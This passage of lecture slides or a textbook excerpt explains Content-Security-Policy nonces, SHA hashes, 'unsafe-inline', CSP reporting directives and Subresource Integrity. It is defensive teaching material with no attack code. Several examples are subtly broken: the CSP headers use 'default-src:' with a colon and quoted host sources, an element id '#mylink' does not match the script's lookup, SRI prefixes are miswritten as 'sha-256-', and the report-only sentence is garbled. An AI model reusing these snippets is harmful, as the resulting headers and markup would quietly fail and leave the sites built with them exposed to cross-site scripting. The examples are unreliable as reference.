- ❑ Include the same nonce value in the CSP header, for example:

```
Content-Security-Policy: default-src: *; script-src 'self'  
'https://cdn.example.com' 'nonce-jfdgikHH7fgj6KJH'
```

- ❑ Nonces are only secure if they change with each page load; therefore, both the document body and **Content-Security-Policy header** need to be dynamically generated.



### Inline Scripts and Styles

- ❑ Nonces given in a script-src policy directive also apply to event handlers. Therefore, the preceding setting for **script-src** would prevent the following JavaScript from executing, as it does not have a nonce:

```
<a href="#" onclick="JavaScript-code">Click me</a>
```

- ❑ Instead, add the event handler manually, for example:

```
<a href="#" id="#mylink">Click me</a>
<script nonce=your-nonce-here>
  function mylinkFunction() {
    JavaScript-code
  }
  document.addEventListener('DOMContentLoaded',
    function () {
      document.getElementById('mylink')
        .addEventListener('click', mylinkFunction);
    });
</script>
```



### Inline Scripts and Styles

- ❑ If you wish to protect inline `<script>` tags but not event handlers, **you can use the `script-src-elem` directive instead of `script-src`. This does weaken protection against XSS as attackers can add JavaScript to event handlers such as `onclick` and `onmouseover`.**
- ❑ An alternative to nonces is SHA hashes. These can be 256, 384, or 512 bits. To use them, create a hash of your inline script (including the `<script>` and `</script>` tags), for example, with openssl:

```
openssl dgst -sha256
```

and then include it in the CSP header, for example:

```
Content-Security-Policy: default-src: *;  
script-src 'self' 'https://cdn.example.com' 'sha256-your-sha-hash'
```

- ❑ The advantage of SHA hashes over nonces is that your HTML file does not need to be dynamically created. The disadvantage is you have to recompute the SHA hash each time the script changes.



### Inline Scripts and Styles

- ❑ If you do not want to use nonces or SHA hashes but still want to support inline scripts, you can use '**unsafe-inline**'. For example:

```
Content-Security-Policy: default-src: *;  
script-src 'self' 'https://cdn.example.com' 'unsafe-inline'
```

- ❑ will allow inline `<script>` tags and event handlers without a hash or nonce. It is considered unsafe because it negates CSP's protection against XSS.
- ❑ CSP allows additional policy directives beyond those that define document sources. We will not describe all in this book. *See Mozilla's MDN Web Docs* entry for details. The reporting directives are useful, however, and they are described in the following.





### CSP Reporting

- ❑ **Developers and site operators often want to know if a resource has been blocked.**
  - ⊗ **Firstly**, it may be an indication that an XSS or other attack has been attempted.
  - ⊗ **Secondly**, the CSP header may be inaccurate and resources blocked unintentionally.**CSP provides two directives for this purpose: *report-uri* and *report-to*.**
- ❑ **The *report-uri* directive** allows you to define a URL that CSP violations will be sent to.

The URI is called as a **POST** request with the violation in the body as a JSON report. An example is

```
Content-Security-Policy: default-src: 'self';  
img-src 'self' '*.example.com';  
report-uri /process_csp_report
```

**It is up to the developer to implement appropriate functionality in */process\_csp\_report*.** For example, it might log it in a database or email it to the site administrators.

- ❑ **The *report-to* directive** is intended to replace *report-uri*. **However, it is a new feature which older browsers do not support.** Instead of giving a URI in the CSP header, it uses the URI defined in the Report-To HTTP header.



### CSP Reporting

- ❑ **The Report-To header takes a JSON object as its value.** It is used to define reporting endpoints that can be used for reporting, including CSP violation. An example is the following:

```
Report-To: {  
  "group": "csp-violation",  
  "max_age": 2592000,  
  "endpoints": [  
    { "url": "https://example.com/csp-violation" }  
  ]  
}
```

```
Content-Security-Policy: default-src: 'self'; img-  
src 'self' '*.example.com'; report-to csp-violation
```

- ☑ **The max\_age attribute defines the number of seconds the endpoints should be used for** (30 days in this example).
- ☑ **If you only want to report CSP violations but not prevent the report from loading, you can replace Content-Security-Policy with Content-Security-Policy-Report-Only.** The syntax is exactly the same.



### Subresource Integrity (SRI)

- ❑ **Subresource Integrity is similar to SHA hashes in CSP directives.** The difference is it can be used for JavaScript and stylesheets in external files. To use it, create a Base64-encoded hash value of the file to be loaded, for example, with
- ❑ **Paste the resulting hash into the integrity attribute of the <script> or <link> tag, for example:**

```
cat script.js | openssl dgst -sha256 -binary | openssl base64
```

```
<script src="script.js" integrity="sha-hash"  
crossorigin="anonymous"> </script>
```

where

- ⊗ sha-hash begins with sha-256-, sha-384-, or sha-512-. This also works for resources on different origins, e.g., <script src="https://example.com/script.js".
- ⊗ The crossorigin attribute is required. It tells the browser whether to send credentials. Its value may be anonymous, which prevents credentials from being sent, or use-credentials, which allows them.
- ⊗ For cross-origin requests, the other site must allow the resource to be loaded via CORS, for example: `Access-Control-Allow-Origin: *`